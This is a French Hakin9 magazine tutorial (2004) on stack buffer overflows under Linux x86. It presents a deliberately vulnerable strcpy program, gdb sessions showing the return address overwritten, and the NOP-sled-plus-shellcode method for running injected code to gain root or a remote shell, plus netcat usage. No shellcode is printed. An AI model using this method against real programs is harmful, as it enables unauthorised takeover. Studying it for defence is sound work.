

# hakin9

## Dépassement de pile sous Linux x86

Piotr Sobolewski


**Article publié dans le numéro 4/2004 du magazine *Hakin9***

Tous droits réservés. La copie et la diffusion de l'article sont admises  
à condition de garder sa forme et son contenu actuels.

Magazine *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, [hakin9@hakin9.org](mailto:hakin9@hakin9.org)

# Dépassement de pile sous Linux x86

Piotr Sobolewski



Même un programme très simple qui, à première vue, semble correct, peut receler des erreurs pouvant être exploitées pour exécuter du code injecté. Il suffit que le programme stocke ses données dans un tableau sans vérifier leur longueur.

Le dépassement de tampon est une technique très connue utilisée pour prendre le contrôle d'un programme vulnérable. Bien que cette technique soit connue depuis longtemps, les programmeurs commettent toujours des erreurs permettant d'exploiter ce type de failles par des pirates. Examinons de près comment cette technique est exploitée pour déborder le tampon sur la pile.

Commençons par le programme `stack_1.c` présenté dans le Listing 1. Son fonctionnement est très simple – la fonction `fn` charge un argument (indice à la chaîne de caractères `char *a`) et copie son contenu dans un tableau de caractères `char buf[10]`. Cette fonction est appelée dans la première ligne du programme (`fn(argv[1])`), comme argument de la fonction `fn` on passe le premier argument de la ligne de commande (`argv[1]`). Nous compilons et lançons le programme :

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

Le programme commence par la fonction `fn`. Comme argument, la fonction reçoit la chaîne

`AAAA`. Cette chaîne est copiée dans le tableau `buf`, après quoi, le programme émet deux messages informant sur la fin de la fonction et sur la fin du programme. Ensuite, il termine son fonctionnement.

Essayons maintenant de semer le trouble. Il faut remarquer que le tableau `buf` ne peut contenir que dix caractères (`char buf[10]`), par contre, le texte à stocker peut avoir une longueur quelconque. Par exemple :

```
$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

## Cet article explique ...

- les principes de la technique de dépassement de pile (*stack overflow*),
- comment reconnaître que le programme est susceptible de permettre cette technique,
- comment contraindre un programme vulnérable à exécuter du code fourni.

## Ce qu'il faut savoir ...

- connaître les principes du langage C,
- connaître les principes du travail sous Linux (ligne de commande).


## Listing 1. *stack\_1.c* – l'exemple d'un programme

```
void fn(char *a) {
    char buf[10];
    strcpy(buf, a);
    printf("fin de la fonction fn\n");
}

main(int argc, char *argv[]) {
    fn(argv[1]);
    printf("fin\n");
}
```

Le programme lancé essaiera de stocker trente caractères dans le tableau de dix caractères, et échouera en affichant un message d'erreur de type *segmentation fault*. L'attention est attirée sur le fait qu'aucun message de type *tableau buf est trop petit* n'apparaît à la compilation, nous obtenons seulement une information sur l'erreur de segmentation (en anglais *segmentation fault*) à l'exécution. Cela signifie que le programme a essayé d'accéder (en lecture ou en écriture) à une adresse en mémoire à laquelle il n'a pas le droit.

Nous pouvons avoir l'impression que le programme a mis les dix premiers caractères A dans le tableau avant que la tentative d'écriture hors de la zone permise ne soit détectée, ce qui a donné l'alerte. Rien de plus faux. Le programme a enregistré sans aucun obstacle, la chaîne de trente caractères dans le tableau de dix caractères, en remplaçant ainsi



**Figure 1.** Les opérations de base sur la pile sont : l'empilement et le désempilement d'octets, de mots ou de double mots sur le sommet de la pile. Dans le cas présenté sur la figure, en premier pas, on empile (en anglais *push*) la valeur 37 (elle est mise sur le sommet), et ensuite, on empile le nombre 89. Quand on désempile (en anglais *pop*) la valeur de la pile, on obtient la dernière valeur empilée, c'est-à-dire 89. Pour récupérer le nombre 37, il faut effectuer encore une fois l'opération de désempilement

vingt octets de la mémoire hors de la zone occupée par le tableau `buf[10]`. L'erreur de *segmentation fault* qui s'est affichée a eu lieu beaucoup plus tard, et elle est due à la corruption de la mémoire provoquée par le remplacement de ces vingt octets.

Avant que nous apprenions ce qui se passe entre le remplacement de vingt octets de la mémoire et l'apparition du message d'erreur sur la segmentation, nous devons nous rappeler quelques faits très importants.

## Tout ce qu'il faut savoir sur la pile

Chaque programme lancé obtient de la part du système un fragment de mémoire. Cette mémoire se compose de différentes sections – l'une contient les bibliothèques partagées, l'autre le code du programme, et encore une autre – ses données. La section qui nous intéresse est la *pile*.

La pile est une structure servant à stocker temporairement les données. Les données sont *stockées* sur la pile – elles sont *empilées* et *désempilées* sur le sommet de la pile. Cela est présenté sur la Figure 1.

En pratique, la pile est utilisée par les programmes pour stocker les variables et les adresses de retour des appels de fonction. Il est important que le programme utilisant la pile connaisse deux adresses de base. La première est l'adresse du sommet de la pile – elle doit être connue pour qu'il soit possible d'empiler les valeurs (il faut savoir où stocker la valeur empilée). La deuxième adresse très importante est le *pointeur de trame*, c'est-à-dire le début de la zone contenant les variables locales de la fonction en cours d'exécution. Dans le cas étudié (Linux sur la plate-forme

## Quelques notions de base

- *Bugtraq* – une liste de discussion très populaire dédiée à la publication des informations concernant les problèmes de sécurité. Les archives de *Bugtraq* sont disponibles à l'adresse <http://www.securityfocus.com/>.
- *nop* – dans l'assembleur de la plupart des processeurs, il existe une instruction qui ne fait rien – c'est l'instruction *nop*. À première vue, une telle instruction n'a pas de sens, mais – comme vous pourrez le voir dans l'article – parfois, elle est très utile.
- *Debugger* – un outil servant à lancer les programmes sous surveillance. Le débogueur permet d'arrêter et de redémarrer le programme analysé, de l'exécuter pas à pas, de vérifier et de modifier le contenu des variables, de consulter le contenu de la mémoire, des registres, etc.
- *Segmentation fault* – une erreur qui signifie que le programme essayé de lire dans une zone de mémoire à laquelle il n'a pas accès.



x86) l'adresse du sommet de la pile est sauvegardée dans le registre `%esp`, et le pointeur de trame dans le registre `– %ebp`.

L'autre question caractéristique pour la plate-forme analysée est le fait que la pile s'étend vers le bas de la mémoire. Cela signifie que le som-

met de la pile est constitué par une cellule ayant l'adresse la plus basse (Figure 2). Les valeurs successives ont des adresses de plus en plus basses.

**Listing 2.** Appel de la fonction – listing pour la Figure 3


```
main () {
    int a;
    int b;
    fn();
}

void fn() {
    int x;
    int y;
    printf("nous sommes dans fn\n");
}
```

**Listing 3.** `stack_2.c` – listing pour la Figure 4

```
void fn(int arg1, int arg2) {
    int x;
    int y;
    printf("nous sommes dans fn\n");
}

main () {
    int a;
    int b;
    fn(a, b);
}
```




**Figure 2.** Dans le cas de Linux sur x86, la pile augmente vers le bas (les explications dans l'article)

**Que se passe-t-il lors de l'appel d'une fonction ?**

Des choses très intéressantes ont lieu sur la pile au moment de l'appel d'une fonction. Comme la fonction appelée possède ses propres variables locales, et que les variables locales précédentes (appartenant à la fonction appelante) ne peuvent pas être supprimées de la pile (elles seront de nouveau utiles après le retour dans la fonction appelante), le registre `%ebp` (pointeur de trame) doit commencer à pointer vers le lieu étant le sommet de la pile au moment de l'appel de la fonction. C'est à partir de ce lieu que les variables locales seront empilées. La Figure 3 présente ce qui se passe pendant l'exécution du code affiché dans le Listing 2.

Comme vous le voyez dans la partie gauche du dessin, présentant l'état de la pile à la fin de la fonction `main()`, deux variables locales – `int a` et `int b` ont été stockées sur la pile. Le pointeur de trame (registre `%ebp`) pointe vers le début de la zone occupée par les variables locales de la fonction `main()`, et le sommet vers la fin de cette zone. Après l'appel de la fonction `fn()` (partie droite du dessin), sur la pile, derrière la



**Figure 3.** Variables locales sur la pile (schéma simplifié) – illustration du Listing 2

**Listing 4.** La version modifiée du programme du Listing 3 ; le fonctionnement de ce programme sera analysé à l'aide du débogueur

```
void fn(int arg1, int arg2) {
    int x;
    int y;
    x=3; y=4;
    printf("nous sommes dans fn\n");
}

main () {
    int a;
    int b;
    a=1; b=2;
    fn(a, b);
}
```

# Dépassement de pile sous Linux

zone contenant les variables locales de la fonction `main()`, se trouve la zone avec les variables locales de la fonction `fn()`. Le début de la trame se trouve maintenant au début de la zone de variables de la fonction `fn()`, et le sommet – à sa fin. Cette description n'est qu'une simplification : en fait, lors de l'appel de la fonction, il se passe beaucoup plus de choses.

Quand la fonction `fn()` se termine, le contrôle doit être retransmis à la fonction `main()`. Pour que cela soit possible, avant d'appeler la fonction `fn()` il est nécessaire d'enregistrer l'adresse de retour de la fonction `fn()` à la fonction `main()`. Après le retour à `main()` le programme doit continuer son fonctionnement de façon à ce que l'exécution de `main()` ne soit jamais interrompue : la pile doit donc revenir à l'état d'avant l'appel `fn()`. Pour cela, outre l'adresse de retour, il faut aussi sauvegarder l'adresse du début de la trame. Dans l'exemple présenté, la fonction `fn()` n'acceptait aucun argument. Dans le cas du programme `stack_2.c`, dont les sources sont présentées dans le Listing 3, la fonction `fn()` prend deux arguments qui sont des entiers naturels. Pendant l'appel de `fn()` à partir de `main()` ces arguments doivent être transférés.

Toutes les valeurs mentionnées (adresse de retour de la fonction, adresse du début précédent de la trame et les arguments) sont stockées sur la pile. La Figure 4 présente ce qui se passe quand `main()` appelle `fn()`.

La première partie du dessin présente la situation qui a lieu quand l'exécution du programme atteint la ligne `int b` (sur le dessin, cette ligne du code est désignée par une flèche). Comme vous le voyez, deux variables locales de la fonction `main()` sont stockées sur la pile : `int a` et `int b`. La flèche bleue indique la fin de la pile, la rouge – son sommet.

La seconde partie présente l'état de la pile au moment où la ligne `fn(a, b)` est exécutée. Vous voyez




Figure 4. Opérations sur la pile lors de l'appel d'une fonction – illustration pour le Listing 2 (explications dans l'article)



### Listing 5. Session du débogueur *gdb* – consultons le contenu de la pile pendant l'exécution du programme du Listing 3

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
(...)
(gdb) list
2   int x;
3   int y;
4   x=3; y=4;
5   printf("nous sommes dans fn\n");
6   }
7
8   main () {
9   int a;
10  int b;
11  a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nic/stos/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5   printf("nous sommes dans fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0

(gdb) x/24 $esp
0xbffff9f0:0x080483c0 0x080495d8 0xbffffa08 0x08048265
0xbffffa00:0x00000004 0x00000003 0xbffffa28 0x080483b6
0xbffffa10:0x00000001 0x00000002 0xbffffa74 0x40155630
0xbffffa20:0x00000002 0x00000001 0xbffffa48 0x4003bdc0
0xbffffa30:0x00000001 0xbffffa74 0xbffffa7c 0x40016c20
0xbffffa40:0x00000001 0x080482a0 0x00000000 0x080482c1

(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>: push  %ebp
0x08048387 <main+1>: mov  %esp,%ebp
0x08048389 <main+3>: sub  $0x18,%esp
0x0804838c <main+6>: and  $0xffffffff0,%esp
0x0804838f <main+9>: mov  $0x0,%eax
0x08048394 <main+14>: sub  %eax,%esp
0x08048396 <main+16>: movl $0x1,0xffffffffc(%ebp)
0x0804839d <main+23>: movl $0x2,0xffffffff8(%ebp)
0x080483a4 <main+30>: mov  0xffffffff8(%ebp),%eax
0x080483a7 <main+33>: mov  %eax,0x4(%esp,1)
0x080483ab <main+37>: mov  0xffffffffc(%ebp),%eax
0x080483ae <main+40>: mov  %eax,(%esp,1)
0x080483b1 <main+43>: call 0x8048364 <fn>
0x080483b6 <main+48>: leave
0x080483b7 <main+49>: ret
End of assembler dump.

(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c:0x080483b6
(gdb) quit
```

qu'à la suite de l'exécution de cette ligne, les arguments de la fonction `fn()`, c'est-à-dire les variables `a` et `b`, ont été stockées sur la pile.

L'étape suivante est présentée sur la troisième partie du dessin. Pendant cette étape, après la fin de la fonction `fn()`, l'adresse de retour

est stockée sur la pile. Cette adresse n'est rien d'autre que l'adresse de l'instruction suivante de `main()` après `fn(a, b)`.

Ensuite, le saut au début de la fonction `fn()` est effectué. Passons à la quatrième partie du dessin. Comme vous le voyez, sur la pile est stockée la valeur actuelle du début de la trame, le sommet actuel (c'est-à-dire le lieu à partir duquel commencent les variables locales de la fonction `fn()`) devient le pointeur. Après tout cela (voir la cinquième partie du dessin), les variables locales de la fonction `fn()`, c'est-à-dire `int x` et `int y`, sont stockées sur la pile, et l'exécution de la fonction `fn()` continue.

## En direct

Pour s'assurer que pendant l'exécution d'un programme concret, la pile est identique à celle que nous avons décrite, nous allons lancer la version modifiée du programme présenté dans le Listing 3 (cette version se trouve dans le Listing 4, et la modification consiste à ajouter deux lignes déterminant les valeurs des variables `a`, `b`, `x` et `y`, ce qui nous permettra de localiser plus facilement le lieu où ces variables sont stockées). Examinons le programme à l'aide du débogueur *gdb* (Listing 5, présentant la session du débogueur).

Commençons par compiler le programme :

```
$ gcc stack_2.c -o stack_2 -ggdb
```

Le compilateur a été lancé avec l'option `-ggdb`, ce qui permis d'ajouter les informations pour le débogueur. Maintenant, nous pouvons lancer le débogueur :

```
$ gdb stack_2
```

Après le lancement du *gdb*, nous pouvons consulter le listing du programme débogué (commande `list`), et ensuite, préparer un arrêt, par exemple dans la quatrième ligne de la fonction `fn()`, c'est-à-dire dans la ligne `printf("nous sommes dans fn\n");`. L'arrêt est défini à l'aide de la

fonction `break` numéro de la ligne, ce qui donne, dans notre cas :

```
(gdb) break 5
```

Maintenant, nous pouvons lancer le programme (commande `run`). Le programme démarre et s'arrête là où nous avons défini le point d'interruption, sur la cinquième ligne. Nous pouvons maintenant consulter le contenu de la pile. Tout d'abord, nous avons besoin de l'adresse du sommet de la pile, c'est-à-dire du contenu du registre `%esp`. Il suffit de taper la commande :

```
(gdb) print $esp
```

À présent, nous connaissons l'adresse du sommet de la pile et nous pouvons consulter le contenu de la mémoire à partir de cette adresse. Consultons, par exemple, vingt-quatre double-mots consécutifs de 4 octets chacun :

```
(gdb) x/24 $esp
```

Le résultat de l'exécution de cette commande est présenté dans le Listing 5. Comme vous le remarquez, au début de la pile (en partant du sommet vers le pointeur de trame) se trouvent seize octets (la taille de la pile a été arrondie). Ensuite, il y a deux double-mots avec le contenu `0x00000004` et `0x00000003` – ce sont les variables `x` et `y`. Après ces double-mots, nous avons (cinquième partie sur la Figure 3) l'adresse de la fin précédente de la pile et l'adresse de retour de la fonction (dans notre cas, présenté dans le Listing 5, c'est `0x080483b6`). Assurons-nous que l'adresse de retour de la fonction pointe effectivement à la fonction `main()`. Pour cela, désassemblons la fonction `main()` :

```
(gdb) disas main
```

Vous voyez (Listing 5) que l'adresse de retour `0x080483b6`, de la fonction `fn()`, se trouve effectivement à l'intérieur de `main()`, juste après la commande appelant la fonction `fn()`.

## Listing 6. Session du déboguer – nous vérifions pourquoi lors de l'exécution du programme du Listing 1, l'erreur de segmentation se produit

```
$ gdb stack_1
GNU gdb 6.0-debian
(...)
(gdb) list
1 void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("fin de la fonction fn\n");
5 }
6
7 main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("fin\n");
10 }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/stos/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char *) [10] 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
(gdb) next
4     printf("fin de la fonction fn\n");
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Veillez remarquer que pour retrouver l'adresse de retour de la fonction, il n'est pas nécessaire de consulter la pile entière depuis son sommet et de suivre chaque variable locale qui s'y trouve. Il suffit de vérifier le contenu du registre `%ebp`, et d'y additionner la nombre quatre :

```
(gdb) print $ebp+4
```

Comme cela est présenté sur la Figure 3 (cinquième partie), le registre `%ebp` pointe vers l'adresse de la fin précédente de la pile enregistrée. Cette adresse occupe quatre octets, alors à l'adresse suivante, augmentée de quatre octets (n'oubliez pas que la pile augmente vers le bas) se trouve l'adresse de retour de la fonction. Tapez la commande suivante :


```
(gdb) x 0xbffffa0c
0x080483b6
```

## Analyse du programme

Maintenant, que nous savons ce qui se passe sur la pile pendant le fonctionnement du programme, nous pouvons regarder de plus près le programme `stack_1.c` (Listing 1). Comme vous vous en rappelez, le programme se terminait par une erreur quand nous l'avions contraint d'ajouter une chaîne de trente octets dans un tableau de dix octets. Essayons de le lancer sous déboguer et analysons ce qui se passe entre le remplacement de vingt octets de la mémoire après le tableau `buf[10]` et la fin du fonctionnement du programme terminé par le message *segmentation fault*.

Commençons par compiler le programme avec les informations pour le déboguer :

```
$ gcc stack_1.c -o stack_1 -ggdb
```



**Figure 5.** Structure de la chaîne qui, à la suite du dépassement de tampon sur la pile, permet d'exécuter du code injecté fourni (première et seconde partie)

Essayons maintenant, sous contrôle, de produire une erreur. Pour cela, après le lancement du débogueur et la définition de l'arrêt sur la troisième ligne du programme (c'est-à-dire sur la ligne critique `strcpy(buf, a);`), nous lançons le programme, en lui passant comme argument une suite de trente lettres A (la session complète du débogueur est présentée dans le Listing 6).

```
(gdb) run \  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Le programme s'arrête sur le piège, c'est-à-dire sur la troisième ligne. Vérifions à quelle adresse se trouve le tableau `buf[]` :

```
(gdb) print &buf  
$1 = (char (*)[10]) 0xbffff9e0
```

Et quelle est l'adresse de retour de la fonction ?

```
(gdb) print $ebp+4  
$2 = (void *) 0xbffff9fc
```

Comme vous voyez, entre le début du tableau et l'adresse de retour de la fonction il n'y a que vingt huit octets. Ce n'est pas étonnant que si l'on y met une suite de trente caractères, sa fin chevauche l'adresse de retour de la fonction. Vérifions si effectivement tout se passe comme ci-dessus – regardons quelle est l'adresse de retour de la fonction

avant la copie de l'argument `a` dans le tableau `buf` :

```
(gdb) x 0xbffff9fc  
0xbffff9fc: 0x080483da
```

Imposons maintenant au débogueur d'exécuter la ligne consécutive (alors de mettre dans le tableau une suite de trente caractères) :

```
(gdb) next
```

Regardons quelle adresse figure maintenant comme adresse de retour de la fonction :

```
(gdb) x $ebp+4  
0xbffff9fc: 0x08004141
```

Vous pouvez remarquer que deux octets inférieurs de l'adresse ont été remplacés par la valeur `0x4141`. La valeur hexadécimale `0x41` (comme vous pouvez voir dans `man ascii`) correspond à la lettre A.

La conclusion est claire. Comme la copie d'une chaîne de caractères trop longue a écrasé l'adresse de retour de la fonction, si nous construisons une chaîne de caractères assez ingénieuse, nous pourrions réussir à passer dans l'adresse de retour une valeur qui permettra, après la fin de la fonction, retournera à l'adresse choisie. Cette adresse peut pointer vers du code

que nous avons mis dans la mémoire et qui fera pour nous ce que l'administrateur n'aurait jamais fait – il nous donnera les droits de `root` ou ouvrira le shell sur l'un des ports. Pour que le code puisse être mis dans la mémoire, il suffit qu'il constitue une partie de la chaîne que nous passerons au programme comme argument.

Pour cela, notre chaîne (Figure 5, chaîne à gauche) doit se composer en deux parties : une partie contient du code (en langage machine) qui nous permettra d'atteindre le but recherché (c'est le code appelé `shellcode`). La seconde partie contient l'adresse de la première partie et remplace l'adresse de retour de la fonction par cette adresse. Comme ça, à la fin de la fonction attaquée, c'est le code injecté de la première partie qui sera exécuté.

Avant de mettre en pratique nos connaissances, réfléchissons aux problèmes que nous pouvons rencontrer. Premièrement : où prendre du `shellcode` ? Notez que ce code doit être assez court (pour qu'il puisse entrer dans le tampon) et il ne peut pas contenir d'octets nuls (autrement, vous ne pourrez pas le mettre à l'intérieur de la chaîne à passer au programme – l'octet nul est considéré comme caractère de fin de la chaîne). Malgré les apparences, il n'est pas difficile d'écrire du `shellcode`. La création des `shellcodes` pour différents systèmes

## netcat

`netcat` est un programme qui établit la connexion avec le port donné de l'ordinateur portant IP déterminé, envoie et reçoit les données. Il est lancé par la commande :

```
$ nc adresse_ip numéro du port
```

Les données passées à l'entrée standard de `netcat` (par exemple, saisies du clavier par l'utilisateur) sont envoyées vers un ordinateur distant. Les données envoyées vers nous par un ordinateur distant, sont consultables sur une sortie standard (par exemple sur l'écran).

`netcat` peut aussi fonctionner comme serveur. Si nous le lançons avec option :

```
$ nc -l -p numéro du port
```

il se mettra à l'écoute sur le port donné, en attendant jusqu'à ce que quelqu'un s'y connecte. Ensuite, il se comporte de façon standard – les données passées sur l'entrée standard sont envoyées vers un ordinateur distant, et les données envoyées vers nous par un ordinateur distant, sont consultables sur la sortie standard.

d'exploitation étant expliquée dans les publications disponibles sur Internet et dans notre magazine. Quant à nous, nous nous servons du shellcode prêt que nous pouvons sans problèmes trouver sur Internet.

Quelle longueur doit avoir la chaîne pour qu'elle soit capable de remplacer l'adresse de retour de la fonction ? Nous allons résoudre ce problème de façon expérimentale : essayons de lancer le programme vulnérable en lui passant comme argument la chaîne de plus en plus longue. Nous enregistrerons avec quelle longueur l'erreur de segmentation se produit, et pour effectuer l'attaque, nous utiliserons la chaîne un peu plus longue. À la suite de l'opération de remplacement du fragment de la pile qui se trouve derrière l'adresse de retour de la fonction, nous détruirons les variables locales appartenant à la fonction qui a appelé la nôtre (mais cela ne fait rien parce que nous n'avons pas l'intention d'y revenir).

Par quelle adresse remplaçons-nous l'adresse de retour de la fonction ? Sur la Figure 5, nous voyons tout simplement *l'adresse du shellcode*, mais comment, lors de la création du code malin, nous pouvons savoir à quelle adresse le programme vulnérable mettra la chaîne passée ? Nous allons affronter ce problème de deux côtés. Premièrement : essayons de lancer le programme vulnérable sous débogueur et vérifier où dans la mémoire est mis l'argument passé. Deuxièmement : tout au début du code créé, avant le shellcode, nous mettrons une suite de commandes non opérantes *nop* (chaîne à droite sur la Figure 5). Grâce à cela, même si nous ne tombons pas juste sur le début de la chaîne, cela ne fera rien – le programme saute quelques commandes *nop*, et ensuite, exécute le shellcode.

